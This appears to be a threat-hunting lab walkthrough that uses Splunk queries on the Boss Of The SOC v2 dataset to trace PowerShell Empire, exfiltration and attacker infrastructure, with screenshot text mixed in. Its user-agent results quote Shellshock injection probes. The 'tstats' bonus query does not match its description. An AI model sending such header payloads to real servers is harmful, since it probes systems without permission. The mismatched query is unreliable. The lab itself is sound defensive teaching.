


Scenario


The IT Security manager has provided you with a Splunk instance that has ingested the [Boss Of The SOC v2 dataset](#). He tasked you with getting familiar with Splunk through the given hunting tasks, so that you can create more complex Splunk hunting searches in the future.

All hunts of this lab build mostly on hypotheses derived from the MITRE ATT&CK framework.

MITRE ATT&CK



MITRE PRE-ATT&CK



Specifically, you will hunt for:

- [PowerShell](#)
- [Exfiltration Over FTP](#)
- [Exfiltration Over DNS](#)
- [Adversary Infrastructure](#)
- [Lateral Movement](#)

More info can be found on the following resource.

<https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf>

Full credit goes to Ryan Kovar, David Herrald, James Brodsky, John Stoner, Jim Apger, and David Veuve for sharing the Splunk detection tips this lab covers with the public.

That being said, the provided hunt solutions/searches in this lab are slightly different.

Goals

The learning objective of this lab is the rule generation ability and becoming more familiar with Splunk.

What you will learn

The learning objective of this lab is to not only get familiar with Splunk's architecture and detection capabilities but also to learn effective Splunk search writing.

Specifically, you will learn how to use Splunk's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Recommended tools

- Splunk
- Use Firefox browser to connect to Splunk's web interface (**http://demo.ine.local:8000**)

Tasks

Note: All Tasks are related to the same attack. You may use information identified during, for example, Task 1 as actual data while trying to perform Task 2.

172.31.4.249 is a Linux server belonging to our organization

71.39.18.125 is the IP address is the external interface of our firewall

[Task 1. Hunt for PowerShell Empire](#)

After studying about PowerShell Empire on the below resources, identify traces/artifacts that can be used to hunt for it.

<https://github.com/EmpireProject/Empire>

<http://www.powershellempire.com/>

First try to locate default settings that attackers may have left unchanged. Then, start going backwards starting from the network level first.

Hint: <https://github.com/EmpireProject/Empire/blob/master/setup/cert.sh>

Task 2. Hunt for FTP exfiltration

Data exfiltration is usually performed with a different protocol from the main command and control protocol or channel. Try to identify traces/artifacts that can be used to hunt for FTP data exfiltration.

Hint: No hints for this hunt. To begin with, follow a similar approach to the one of Task 1 to find an IP/indicator.

Task 3. Hunt for DNS exfiltration

Data exfiltration is usually performed with a different protocol from the main command and control protocol or channel. Try to identify traces/artifacts that can be used to hunt for [DNS data exfiltration](#).

Hint: No hints for this hunt. To begin with, focus on the IP/indicator we identified during Task 2, 160.153.91.7.

Task 4. Hunt for adversary infrastructure

Leverage the first IP indicator 45.77.65.211 and the settings of the SSL certificate used by the attackers to discover additional servers under their command.

Hint: Extract the certificate's sha256 hash from *stream:tcp* and submit it to OSINT sources such as Censys and Robtex

Task 5. Hunt for lateral movement through WMI

Leverage the available Sysmon and Windows logs and hunt for lateral movement through WMI.

Resources to help you on the traces/artifacts you should hunt for:

- [Detecting Lateral Movement through Tracking Event Logs](#)
- [JPCERT/CC Tool Analysis Result Sheet](#)
- [Hunting Lateral Movement in Windows Infrastructure](#)

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Kali Machine



Task 1. Hunt for PowerShell Empire

When looking at <https://github.com/EmpireProject/Empire/blob/master/setup/cert.sh>, we can see the default key that is created uses C=US as the subject of the certificate. Let's hunt for that! A query that can perform this kind of hunt can be found below.

```
index=botsv2 sourcetype=stream:tcp ssl_issuer="C = US"
```

Once the query is completed, we can look at the *src*. The result should be similar to the one below.

FileEditViewHistoryBookmarksToolsHelp

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 sourcety

< Hide Fields

All Fields

linecount 1

missing_packets_in 2

missing_packets_out 2

packets_in 22

packets_out 19

a protocol_stack 5

a punct 1

server_rtt 100+

server_rtt_packets 11

server_rtt_sum 100+

a splunk_server 1

a src_ip 4

a src_mac 4

src_port 100+

a ssl_cert_md5 1

ssl_cert_self_signed 1

a ssl_cert_sha1 1

a ssl_cert_sha256 1

ssl_cipher_id 2

a ssl_cipher_name 2

a ssl_client_cipher_list[] 12

a ssl_client_cipher_names[] 12

ListFormat20 Per Page

iTimeEvent

src_ip: 10.0.2.109

src_mac: 00:0C:29:F5:5E:8E

ssl_publickey_algorithm: rsaEncryption

ssl_publickey_bit_len: 2048

src_ip

4 Values, 100% of events

SelectedYesNo

227

3FF23CA1D85B9A3FD3E36E52397D0

Reports

Top valuesTop values by timeRare values

Events with this field


Values	Count	%
10.0.2.107	6,763	57.048%
10.0.2.109	4,927	41.56%
10.0.1.100	92	0.776%
10.0.1.101	73	0.616%

The SSL subject/issuer value of "C = US" was seen on four internal systems

Bonus (for advanced hunting): You may have noticed that the SPL search above took some time to complete. We could have accelerated our search by using the *tstats* command as follows.

```
index=botsv2 sourcetype=stream:tcp ssl_issuer="C = US" | top src_ip dest_ip  
| sort - count
```

The above search utilizes Splunk Datamodels and provides us with the same result but in considerably less time.



Note the *firstTime* and *lastTime* entries as well as the common destination 45.77.65.211.

A data model is a hierarchically structured search-time mapping of semantic knowledge about one or more datasets. It encodes the domain knowledge necessary to build a variety of specialized searches of those datasets. These specialized searches are used by Splunk software to generate reports for Pivot users.

Goals of a Datamodel:

- Make it easy to share/reuse domain knowledge [Admins/power users build data models]
- **Acceleration of large datasets to make searching more efficient**
- Provide an interface for 'non-technical users' interact with data via pivot UI [note: non-technical == analyst with less "domain" knowledge]

To list all available datamodels in your environment, execute the search below.

```
| datamodel
| spath displayName
| stats values(displayName)
```

New Search

Save As

Create Table View

Close

1 | datamodel

2 | spath displayName

3 | stats values(displayName)

All time

Q

✓ 29 events (before 6/16/22 8:15:20.000 AM) No Event Sampling

Job

||

■

↗

🖨

⬇

🗨 Verbose Mode

Events (29)

Patterns

Statistics (1)

Visualization

100 Per Page

✍ Format

Preview

values(displayName)

1 Alerts

Application State (Deprecated)

Authentication

CIM Validation (S.o.S.)

Certificates

Change

Change Analysis (Deprecated)

Data Access

Data Loss Prevention

Databases

Email

Endpoint

Event Signatures

Interprocess Messaging

New Search

Save As>Create Table ViewClose

1index=botsv2 45.77.65.211 | stats count by sourcetype | sort - count

All time

✓ 174,647 events (before 6/16/22 8:15:53.000 AM)No Event SamplingJob|||→🖨️⬇️🗨️Verbose Mode

Events (174,647)PatternsStatistics (11)Visualization

100 Per PageFormatPreview

	sourcetype	count
1	pan:traffic	48397
2	suricata	38313
3	stream:tcp	29069
4	stream:ip	29060
5	stream:http	9712
6	netstat	6639
7	access_combined	4854
8	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	4572
9	apache_error	4027
10	stream:dns	3
11	csp-violation	1

We notice that we have web and Sysmon logs containing that indicator/IP. This means that this IP isn't being blocked at the network level and that it has reached the system level.

The available firewall logs can indicate the workstations/servers that communicated with that IP the most, as follows.

```
index=botsv2 45.77.65.211 sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count
```

New Search

Save As>Create Table ViewClose

1index=botsv2 45.77.65.211 sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count

All time

✓ 48,397 events (before 6/16/22 8:17:07.000 AM)No Event SamplingJob|||→🖨️⬇️🗨️Verbose Mode

Events (48,397)PatternsStatistics (4)Visualization

100 Per PageFormatPreview

	src_ip	dest_ip	count
1	10.0.2.107	45.77.65.211	16980
2	10.0.2.109	45.77.65.211	11192
3	10.0.1.100	45.77.65.211	11086
4	10.0.1.101	45.77.65.211	9139

We obtain a similar view of the situation through Suricata logs, as follows.

```
index=botsv2 45.77.65.211 sourcetype=suricata | stats count by src_ip dest_ip | sort - count
```

New Search

Save As>Create Table ViewClose

1index=botsv2 45.77.65.211 sourcetype=suricata | stats count by src_ip dest_ip | sort - countAll time

✓ 38,313 events (before 6/16/22 8:17:53.000 AM)No Event SamplingJobPauseRefreshDownloadVerbose Mode

Events (38,313)PatternsStatistics (8)Visualization


100 Per PageFormatPreview

	src_ip	dest_ip	count
1	10.0.2.107	45.77.65.211	16880
2	10.0.2.109	45.77.65.211	11095
3	10.0.1.100	45.77.65.211	5594
4	10.0.1.101	45.77.65.211	4608
5	45.77.65.211	10.0.1.100	38
6	45.77.65.211	10.0.1.101	36
7	45.77.65.211	10.0.2.109	33
8	45.77.65.211	10.0.2.107	29

Let's check Suricata's inbound alerts, as follows.

```
index=botsv2 src=45.77.65.211 sourcetype=suricata
```

Once the search is completed click on *32 more fields* and select the *alert.signature* field.



Unfortunately, if we click that (signature) newly-added field no interesting information appears.

Let's focus on another available sourcetype *stream:http*, to identify communication flows with the IP indicator (45.77.65.211).

```
index=botsv2 45.77.65.211 sourcetype=stream:http | stats count by src_ip dest_ip | sort - count
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 45.77.65.211 sourcetype=stream:http | stats count by src_ip dest_ip | sort - count

All time

✓ 9,712 events (before 6/16/22 8:19:47.000 AM) No Event Sampling

Job||↩⏏⏴⏵Verbose Mode

Events (9,712)PatternsStatistics (2)Visualization

100 Per PageFormatPreview

	src_ip	dest_ip	count
1	45.77.65.211	172.31.4.249	8966
2	10.0.2.109	45.77.65.211	1

Let's investigate the identified IPs above one by one.

1. 172.31.4.249

The indicator IP (45.77.65.211) has a tremendous amount of events generated with a destination of 172.31.4.249. Note that 172.31.4.249 is a Linux server belonging to our organization.

Let's drill into the events where the source address is our indicator and the destination is our web server 172.31.4.249.

index=botsv2 sourcetype=stream:http src_ip=45.77.65.211 dest_ip=172.31.4.249

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 sourcetype%3Dstream%3Ahttp src_ip%3D45.77.65.211 dest_ip%3D172.31.4.249

New Search

Save AsCreate Table ViewClose

1 index=botsv2 sourcetype=stream:http src_ip=45.77.65.211 dest_ip=172.31.4.249

All time

✓ 8,966 events (before 6/16/22 8:20:20.000 AM) No Event Sampling

JobPauseRefreshDownloadVerbose Mode

Events (8,966)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

1 hour per column

ListFormat20 Per Page

< Prev12345678...Next >

< Hide FieldsAll Fields

SELECTED FIELDS

a host 1a source 2a sourcetype 1a src_headers 100+

INTERESTING FIELDS

a accept 1# bytes 100+# bytes_in 100+# bytes_out 64a cookie 100+a dest_content 100+a dest_headers 100+a dest_ip 1a dest_mac 1# dest_port 1a endtime 100+a flow_id 100+a http_comment 5# http_content_length 44a http_content_type 5

i	Time	Event
> 1	8/16/17 3:25:19.017 PM	{ [-] bytes: 3992 bytes_in: 884 bytes_out: 3108 dest_content: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"> <head profile="http://gmpg.org/xfn/11"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>Craft Brew Forums - Internal Error</title> <style type="text/css"> body { background: #efefef; color: #000; font-family: Tahoma,Verdana,Arial,Sans-Serif; font-size: 12px; text-align: center; line-height: 1.4; } a:link { color: #026CB1; text-decoration: none; } a:visited { color: #026CB1; text-decoration: none; } a:hover, a:active { color: #000; text-decoration: underline; } #container { width: 600px; padding: 20px; background: #fff; border: 1px solid #e4e4e4; margin: 100px auto; text-align: left; -moz-border-radius: 6px; -webkit-border-radius: 6px; border-radius: 6px; } h1 { margin: 0; background: url(/member.php?action=mybb_logo) no-repeat; height: 82px; width: 248px; } #content { border: 1px solid #026CB1; background: #fff; -moz-border-radius: 3px; -webkit-border-radius: 3px; border-radius: 3px; } h2 { font-size: 12px; padding: 4px; background: #026CB1; color: #fff; margin: 0; } .invisible { display: none; } #error { padding: 6px; } #footer { font-size: 12px; border-top: 1px dotted #000000; padding-top: 10px; } dt { font-weight: bold; } </style> </head> </html>

1desktop 250

It is not uncommon to come across strange-looking user-agents during an attack or penetration test. If we click on the *http_user_agent* field, we will see the below.

< Hide Fields

≡ All Fields

List

Format

20 Per Page

a dest_content 100+

a dest_headers 100+

a dest_ip 1

a dest_mac 1

dest_port 1

a endtime 100+

a flow_id 100+

a http_comment 5

http_content_length 44

a http_content_type 5

a http_method 7

a http_user_agent 5

a index 1

linecount 1

a protocol_stack 2

a punct 6

a server 1

a site 1

a splunk_server 1

a src_ip 1

a src_mac 1

http_user_agent

5 Values, 99.855% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org)	8,811	98.414%
Mozilla/5.0 (Windows NT 6.2; WOW64)	136	1.519%
AppleWebKit/537.36 (KHTML, like Gecko)		
Chrome/30.0.1599.17 Safari/537.36		
() { :; }; echo "shellshock: check"	2	0.022%
() { test; }; ping -c 13 127.0.0.1	2	0.022%
() { test; }; sleep 12	2	0.022%

By searching online for w3af.org, we see that it is an open source web application security scanner. It looks like the IP indicator has also been scanning a web server of ours in addition to being a destination for some of our workstations/servers. Note that our web server that was scanned didn't appear in the outbound communications.

1. 71.39.18.125

```
index=botsv2 45.77.65.211 sourcetype=stream:http 71.39.18.125
```

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 45.77.65.211 sourcetype%3Dstream%3Ahttp 71.39.18.125&display.pag

splunk>enterprise

SearchAnalyticsDatasetsReportsAlertsDashboards

New Search

1 index=botsv2 45.77.65.211 sourcetype=stream:http 71.39.18.125

3 events (before 6/16/22 8:25:37.000 AM) No Event Sampling

Events (3)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

< Hide Fields

All Fields

SELECTED FIELDS

host 1

source 1

sourcetype 1

INTERESTING FIELDS

accept 2

accept_language 2

bytes 2

bytes_in 2

bytes_out 1

endtime 3

eventtype 2

index 1

linecount 1

punct 2

ListFormat20 Per Page

1

8/15/17
11:36:34.915 PM

{ [-]
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept_language: en-US,en;q=0.8
bytes: 11362
bytes_in: 585
bytes_out: 10777
dest_content: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><!-- start: member_activat
<html xml:lang="en" lang="en" xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Craft Brew Forums - Account Activation</title>
<!-- start: headerinclude -->
<link rel="alternate" type="application/rss+xml" title="Latest Threads (RSS 2.0)" href="http://www.brewertalk.com/syndication.php" />
<link rel="alternate" type="application/atom+xml" title="Latest Threads (Atom 1.0)" href="http://www.brewertalk.com/syndication.php?type=atom1.0" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta http-equiv="Content-Script-Type" content="text/javascript" />
<script type="text/javascript" src="http://www.brewertalk.com/jscripts/jquery.js?ver=1800"></script>

71.39.18.125

Highlight AllMatch Casematch DiacriticsWhole Words4 of 21 matches

71.39.18.125 is the IP address is the external interface of our firewall. We may want to investigate this further later. Let's move to the last IP we identified 10.0.2.109.

1. **10.0.2.109**

index=botsv2 45.77.65.211 sourcetype=stream:http src_ip=10.0.2.109

FileEditViewHistoryBookmarksToolsHelp

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 45.77.65.211 sourcetype%3Dstream%3Ahttp src_ip%3D10.0.2.109&dis

splunk>enterpriseApps

SearchAnalyticsDatasetsReportsAlertsDashboards

MessagesSettingsAc

New Search

1 index=botsv2 45.77.65.211 sourcetype=stream:http src_ip=10.0.2.109

1 event (before 6/16/22 8:26:15.000 AM) No Event Sampling

Job

Events (1)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

ListFormat20 Per Page

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

bytes 1

bytes_in 1

bytes_out 1
